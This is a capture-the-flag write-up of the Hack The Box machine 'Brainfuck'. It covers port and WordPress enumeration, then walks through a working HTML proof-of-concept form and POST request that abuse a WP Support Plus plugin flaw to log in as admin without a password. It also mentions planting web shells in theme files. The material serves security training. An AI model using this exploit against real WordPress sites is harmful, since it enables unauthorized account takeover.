
HTB Machine - Brainfuck
Summary:
First released in 2017, Brainfuck is one of the earlier HTB boxes. The difficulty is rated as insane, but by today’s standard, it’s probably just hard or even medium. It involves a WordPress privilege escalation exploit, interacting with mail protocols, and attacking two encryption algorithms. Escalating to root wasn’t in the intended path, but since the box is 7 years old now, there’s 2 ways to obtain a root shell.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ sudo nmap --min-rate 1000 -p- 10.129.228.97 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 17:01 ACDT Nmap scan report for 10.129.228.97 Host is up (0.34s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE 22/tcp open ssh 25/tcp open smtp 110/tcp open pop3 143/tcp open imap 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 133.23 seconds ┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ sudo nmap -A -p 22,25,110,143,443 10.129.228.97 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 17:07 ACDT Nmap scan report for 10.129.228.97 Host is up (0.34s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA) | 256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA) |_ 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519) 25/tcp open smtp? |_smtp-commands: Couldn't establish connection on port 25 110/tcp open pop3 Dovecot pop3d |_pop3-capabilities: SASL(PLAIN) PIPELINING TOP UIDL USER AUTH-RESP-CODE CAPA RESP-CODES 143/tcp open imap Dovecot imapd |_imap-capabilities: LOGIN-REFERRALS more IDLE have AUTH=PLAINA0001 OK post-login ENABLE ID listed IMAP4rev1 Pre-login capabilities LITERAL+ SASL-IR 443/tcp open ssl/http nginx 1.10.0 (Ubuntu) | tls-alpn: |_ http/1.1 |_http-server-header: nginx/1.10.0 (Ubuntu) | ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR | Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb | Not valid before: 2017-04-13T11:19:29 |_Not valid after: 2027-04-11T11:19:29 |_ssl-date: TLS randomness does not represent time |_http-title: 400 The plain HTTP request was sent to HTTPS port | tls-nextprotoneg: |_ http/1.1 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|specialized|phone|storage-misc Running (JUST GUESSING): Linux 3.X|4.X|5.X (90%), Crestron 2-Series (86%), Google Android 4.X (86%), HP embedded (85%) OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/o:google:android:4.0 cpe:/o:linux:linux_kernel:5.0 cpe:/h:hp:p2000_g3 Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.16 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.9 (90%), Linux 3.8 - 3.11 (90%), Linux 4.2 (90%), Linux 4.4 (90%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 143/tcp) HOP RTT ADDRESS 1 342.40 ms 10.10.14.1 2 341.83 ms 10.129.228.97 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 269.04 seconds
Interestingly, only HTTPS is open, as there’s no port 80. It’s SSL certificate revealed the host name and two subdomains. I’ll add all those to /etc/hosts.
# HTB machine Brainfuck
10.129.228.97   brainfuck.htb   www.brainfuck.htb   sup3rs3cr3t.brainfuck.htb
There’s also several mail ports open.
TCP443 - HTTPS:

www.brainfuck.htb redirects back to brainfuck.htb, which is a simple WordPress page with a post by admin. It also contains an email orestis@brainfuck.htb.

Wappalyzer detected the WordPress version to be 4.7.3, which was released in March 2017. Such an old version is bound to have lots of vulnerabilities.
WPScan:
As expected, WPScan found a lot of vulnerabilities, including multiple RCE exploits.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ wpscan --api-token $WPSCAN_API --url https://brainfuck.htb --disable-tls-checks _______________________________________________________________ __ _______ _____ \ \ / / __ \ / ____| \ \ /\ / /| |__) | (___ ___ __ _ _ __ ® \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \ \ /\ / | | ____) | (__| (_| | | | | \/ \/ |_| |_____/ \___|\__,_|_| |_| WordPress Security Scanner by the WPScan Team Version 3.8.25 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart _______________________________________________________________ [i] It seems like you have not updated the database for some time. [?] Do you want to update now? [Y]es [N]o, default: [N]y [i] Updating the Database ... [i] Update completed. [+] URL: https://brainfuck.htb/ [10.129.228.97] [+] Started: Tue Feb 27 18:54:11 2024 Interesting Finding(s): [+] Headers | Interesting Entry: Server: nginx/1.10.0 (Ubuntu) | Found By: Headers (Passive Detection) | Confidence: 100% [+] XML-RPC seems to be enabled: https://brainfuck.htb/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/ [+] WordPress readme found: https://brainfuck.htb/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100% [+] The external WP-Cron seems to be enabled: https://brainfuck.htb/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299 [+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06). | Found By: Rss Generator (Passive Detection) | - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator> | - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator> | | [!] 85 vulnerabilities identified: | <..SNIP..> [+] WordPress theme in use: proficient | Location: https://brainfuck.htb/wp-content/themes/proficient/ | Last Updated: 2024-02-21T00:00:00.000Z | Readme: https://brainfuck.htb/wp-content/themes/proficient/readme.txt | [!] The version is out of date, the latest version is 8.5 | Style URL: https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3 | Style Name: Proficient | Description: Proficient is a Multipurpose WordPress theme with lots of powerful features, instantly giving a prof... | Author: Specia | Author URI: https://speciatheme.com/ | | Found By: Css Style In Homepage (Passive Detection) | | Version: 1.0.6 (80% confidence) | Found By: Style (Passive Detection) | - https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3, Match: 'Version: 1.0.6' [+] Enumerating All Plugins (via Passive Methods) [+] Checking Plugin Versions (via Passive and Aggressive Methods) [i] Plugin(s) Identified: [+] wp-support-plus-responsive-ticket-system | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/ | Last Updated: 2019-09-03T07:57:00.000Z | [!] The version is out of date, the latest version is 9.1.2 | | Found By: Urls In Homepage (Passive Detection) | | [!] 6 vulnerabilities identified: | | [!] Title: WP Support Plus Responsive Ticket System < 8.0.0 – Authenticated SQL Injection | Fixed in: 8.0.0 | References: | - https://wpscan.com/vulnerability/f267d78f-f1e1-4210-92e4-39cce2872757 | - https://www.exploit-db.com/exploits/40939/ | - https://lenonleite.com.br/en/2016/12/13/wp-support-plus-responsive-ticket-system-wordpress-plugin-sql-injection/ | - https://plugins.trac.wordpress.org/changeset/1556644/wp-support-plus-responsive-ticket-system | <..SNIP..> | | [!] Title: WP Support Plus Responsive Ticket System < 8.0.0 - Privilege Escalation | Fixed in: 8.0.0 | References: | - https://wpscan.com/vulnerability/b1808005-0809-4ac7-92c7-1f65e410ac4f | - https://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html | - https://packetstormsecurity.com/files/140413/ | | [!] Title: WP Support Plus Responsive Ticket System < 8.0.8 - Remote Code Execution | Fixed in: 8.0.8 | References: | - https://wpscan.com/vulnerability/85d3126a-34a3-4799-a94b-76d7b835db5f | - https://plugins.trac.wordpress.org/changeset/1763596 | | Version: 7.1.3 (80% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt [+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:43 <=============================================================================================================================================================> (137 / 137) 100.00% Time: 00:00:43 [i] No Config Backups Found. [+] WPScan DB API OK | Plan: free | Requests Done (during the scan): 3 | Requests Remaining: 22 [+] Finished: Tue Feb 27 18:55:13 2024 [+] Requests Done: 188 [+] Cached Requests: 5 [+] Data Sent: 46.192 KB [+] Data Received: 17.819 MB [+] Memory used: 237.57 MB [+] Elapsed time: 00:01:02
Ignoring all findings later than 2017, there’s a few findings related to the Responsive Ticket System plugin, one of which is a privilege escalation attack.
sup3rs3cr3t.brainfuck.htb:


This subdomain is a secret forum. The “Development” thread is readable without authentication, but nothing interesting is found, apart from the username orestis.
I can sign up as a new user, but nothing new is found.
Exploitation:
WordPress Privilege Escalation:
According to WPScan’s post, the vulnerability stems from wp_set_auth_cookie() and allows logging in as anyone without the password. It also provided a handy proof of concept. I modified the URL to point to the correct host:
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
	Username: <input type="text" name="username" value="administrator">
	<input type="hidden" name="email" value="sth">
	<input type="hidden" name="action" value="loginGuestFacebook">
	<input type="submit" value="Login">
</form>
Opening the exploit simply shows a form asking for a username and a login button. I entered admin, and clicked Login.

It sent a POST request to /wp-admin/admin-ajax.php with the username and loginGuestFacebook as the POST data.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: brainfuck.htb
Content-Length: 50
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&email=sth&action=loginGuestFacebook

Then I reloaded the WordPress page, and I’m now logged in as admin.
The admin dashboard can also be accessed.

Once admin access is gained, a typical exploit chain is to edit the WordPress theme’s PHP files and smuggle in a web shell (see this HackTricks page for more details). However it won’t work here as all the PHP files are configured to be read-only on the server.
I also tried uploading a plugin, but it resulted in similar errors due to the file permission settings. However, I noticed there’s already 4 plugin installed, one of which relates to SMTP.

I checked its settings, and it contains credentials for orestis.
